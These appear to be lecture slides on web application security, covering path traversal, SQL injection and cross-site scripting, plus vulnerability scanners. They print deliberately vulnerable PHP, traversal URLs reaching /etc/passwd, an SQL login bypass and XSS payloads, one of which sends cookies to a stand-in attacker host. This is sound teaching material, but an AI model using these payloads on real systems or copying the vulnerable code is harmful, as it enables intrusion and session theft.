
Case Study - A Bad WEB Authentication



Case Study - A Bad WEB Authentication




oAUTH 2.0



WEB Vulnerability

- A valid malicious user may try to break the system



Gartner said that 95 percent of cloud security failures will be the customer's fault. (Bad implementation of APIs)

WEB Attacks - Path Traversal & Encoding Attacks

```
<?php  
    $content = 'default.txt';  
    if(is_set( $_GET['c'])) {  
        $content = $_GET['c'];  
    }  
    echo file_get_contents("/opt/data/" . $content);  
?>
```

http://victim/get_content.php?c=content.txt

http://victim/get_content.php?c=../../etc/passwd

http://victim/get_content.php?c=%252E%252E%252F%252E%252E%252Fetc/passwd

WEB Attacks - SQL Injection

ID:	vincent
Password:	1234



```
SELECT * FROM `user` WHERE `account` LIKE 'vincent' AND  
`password` LIKE '1234'
```

ID:	admin' OR '1'='1'--
Password:	anything




```
SELECT * FROM `user` WHERE `account` LIKE 'admin' OR 1=1--' AND  
`password` LIKE 'anything'
```

Let's try to attack this web site:
<http://demo.testfire.net>

WEB Attacks - SQL Injection Cheatsheet

<http://www.sqlinjectionwiki.com/categories/2/mysql-sql-injection-cheat-sheet/>



The screenshot shows a web browser displaying the MySQL SQL Injection Cheat Sheet. The URL in the address bar is www.sqlinjectionwiki.com/categories/2/mysql-sql-injection-cheat-sheet/. The page content includes a sidebar with links to various databases (MSSQL, MySQL, Oracle, PostgreSQL, MS Access, IBM DB2, Informix, Ingres, SQLite3) and a "References" section. The main content area is titled "MySQL SQL Injection Cheat Sheet" and lists numerous exploit techniques. Below the main content, there is a "Tweets" section showing tweets from the account @sqlinjwiki.

Databases

- MSSQL
- MySQL
- Oracle
- PostgreSQL
- MS Access
- IBM DB2
- Informix
- Ingres
- SQLite3
- References

The SQL Injection Wiki is sponsored by Netsparker, an automated false positive free web vulnerability scanner. Download a free trial.

MySQL SQL Injection Cheat Sheet

- Initial Exploitation
- Quick Detection
- Blind SQL Injection (Time Based)
- Line Comments
- Inline Comments
- If Statements
- String without Quotes
- Bulk Insert
- Load File
- Command Execution
- Create Users
- Drop Users
- Make User DBA
- List Users
- List Passwords
- List Databases
- Privileges
- Getting user defined tables
- Getting Column Names
- Default Databases
- Path of DB files
- Time Based SQLi Exploitation
- Out of Band Channel

Tweets by @sqlinjwiki

SQL Injection Wiki @sqlinjwiki

Exploiting Second Order SQLi Flaws by using Burp & Custom Sqlmap Tamper - pentest.blog/exploiting-sec...

Aug 1, 2017

WEB Attacks - Cross Site Scripting (XSS)



- PHP/Python/... is executed at the server side
- Browser downloads JS and executes it locally
- A bad JS may be embedded in the downloaded content

WEB Attacks - Cross Site Scripting (XSS)

- Non-Persistent XSS

```
<?php  
$name = $_GET['name'];  
echo "Welcome $name<br>";  
echo "<a href=\"http://server.com/\">Download</a>";  
?>
```

```
http://server/index.php?name=bob<script>alert('attacked')</script>
```

```
http://server/index.php?name=bob<script>window.onload = function() {var  
link=document.getElementsByTagName("a");link[0].href="http://bad-site.com/";}</script>
```

WEB Attacks - Cross Site Scripting (XSS)

- Persistent XSS

	User login	First name	Last name
<input type="checkbox"/>	admin		Administrator
<input type="checkbox"/>	bguster	<u>Burton</u>	Guster
<input type="checkbox"/>	bjensen	<u>Barbara</u>	Jensen
<input type="checkbox"/>	jdoe	<u>John</u>	Doe
<input type="checkbox"/>	jjones	<u>Jennifer</u>	Jones
<input type="checkbox"/>	jrockford	<u>James</u>	Rockford
<input type="checkbox"/>	jsmith	<u>John</u>	Smith
<input type="checkbox"/>	jtyler	<u>Jaye</u>	Tyler

```
<a href="#" onclick="document.location='http://attacker-  
site.com/xss.php?c='+escape(document.cookie)\);\">John</a>
```

WEB Attacks - Cross Site Scripting (XSS) Cheatsheet

<https://brutelogic.com.br/blog/cheat-sheet/>




XSS Cheat Sheet

Basic and advanced exploits for XSS proofs and attacks.

Work in progress, bookmark it.


Technique	Vector/Payload *
HTML	
Context	<svg onload=alert(1)>
Tag Injection	"><svg onload=alert(1)//
HTML	
Context	"onmouseover=alert(1)//
Inline	"autofocus/onfocus=alert(1)//
Injection	
Javascript	
Context	'-alert(1)-'
Code	'-alert(1)//
Injection	

WEB Vulnerability




WEB Vulnerability - ZAP Scanner

- <https://github.com/zaproxy/zaproxy/wiki/Downloads>



WEB Vulnerability - Burp Suite

- <https://portswigger.net/burp>



The screenshot shows the Burp Suite Professional interface. The main window displays a list of detected vulnerabilities for the URL <http://0b7bd624bab7.mdseclabs.net>. The list includes:

- SQL injection [7]
- Cross-site scripting (stored)
- HTTP header injection
- Cross-site scripting (reflected)** (highlighted in yellow)
- Cleartext submission of password [2]
 - OS command injection
 - LDAP injection
 - Open redirection
- Password field with autocomplete enabled [2]
- Cross-domain Referer leakage [2]

The detailed view for the Cross-site scripting (reflected) issue shows the following information:


Issue:	Cross-site scripting (reflected)
Severity:	High
Confidence:	Certain
Host:	http://0b7bd624bab7.mdseclabs.net
Path:	/search/11/Default.aspx

Issue detail

The value of the `SearchTerm` request parameter is copied into the HTML document as plain text between tags. The payload `1d329<script>alert(1)</script>27a3a1b60c71d9423` was submitted in the `SearchTerm` parameter. This input was echoed unmodified in the application's response.

System Vulnerability

- System configured with some vulnerabilities



System Vulnerability - AWS Inspector Report

Amazon Inspector - Findings

Findings are potential security issues discovered after Amazon Inspector runs an assessment against a specified assessment target. Learn more.

x Filters: {"severities":["High"]}

ⓘ Notice: Only showing 500/1192 findings [retrieve them all](#)

Add/Edit attributes



Filter

<input type="checkbox"/>	Severity  	Date 	Finding	Target	Template	Rules Package
<input type="checkbox"/>	 High	02/21/2017 (...)	Instance i-02c734b3 is vulnerable to CVE-2015-8948	AWS Inspector Tes...	All Rules - Test Run	Common Vulnerabilities and Exposures-1.1
<input type="checkbox"/>	 High	02/21/2017 (...)	Instance i-54f190e2 is vulnerable to CVE-2016-101...	AWS Inspector Tes...	All Rules - Test Run	Common Vulnerabilities and Exposures-1.1
<input type="checkbox"/>	 High	02/21/2017 (...)	Instance i-d515e664 is vulnerable to CVE-2015-8388	AWS Inspector Tes...	All Rules - Test Run	Common Vulnerabilities and Exposures-1.1
<input type="checkbox"/>	 High	02/21/2017 (...)	Instance i-02c734b3 is vulnerable to CVE-2016-3115	AWS Inspector Tes...	All Rules - Test Run	Common Vulnerabilities and Exposures-1.1

System Vulnerability - OpenVAS Report


NVTs 230 - 239 of 35902 (total: 35902)

Filter: sort-reverse=created rows=10 first=230


Name	Family	Created	Modified	Version	CVE	Severity
Fedora Update for openssh FEDORA-2014-6569	Fedora Local Security Checks	Tue Jun 17 2014	Fri Jun 20 2014	\$Revision: 517 \$	CVE-2014-2653 CVE-2014-2532	<div style="width: 5.0%; background-color: orange;">5.0</div>
Fedora Update for mingw-readline FEDORA-2014-6820	Fedora Local Security Checks	Tue Jun 17 2014	Fri Jun 20 2014	\$Revision: 517 \$	CVE-2014-2524	<div style="width: 7.0%; background-color: red;">7.0</div>
Fedora Update for mingw-libtiff FEDORA-2014-6831	Fedora Local Security Checks	Tue Jun 17 2014	Fri Jun 20 2014	\$Revision: 517 \$	CVE-2013-4231 CVE-2013-4232 CVE-2013-4243 CVE-2013-4244 CVE-2012-4447 CVE-2012-4564 CVE-2013-1960 CVE-2013-1961	<div style="width: 9.3%; background-color: darkred;">9.3</div>
Fedora Update for chkrootkit FEDORA-2014-7071	Fedora Local Security Checks	Tue Jun 17 2014	Fri Jun 20 2014	\$Revision: 517 \$	CVE-2014-0476	<div style="width: 6.0%; background-color: orange;">6.0</div>
Fedora Update for gnutls FEDORA-2014-6881	Fedora Local Security Checks	Tue Jun 17 2014	Fri Jun 20 2014	\$Revision: 517 \$	CVE-2014-3466 CVE-2014-0092 CVE-2014-1959 CVE-2013-4466	<div style="width: 6.0%; background-color: orange;">6.0</div>

WEB Application Firewall

- Detect bad behavior and block it further

